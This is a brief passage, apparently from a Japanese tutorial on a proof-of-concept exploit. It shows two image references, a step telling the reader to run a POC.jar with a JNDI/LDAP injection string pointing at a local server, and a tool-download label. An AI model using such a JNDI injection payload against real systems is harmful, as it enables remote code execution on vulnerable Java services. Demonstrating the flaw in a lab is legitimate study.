
  5. java -jar POC.jar ${jndi:ldap://127.0.0.1:1389/*****} を実行します。
  

ツールをダウンロード
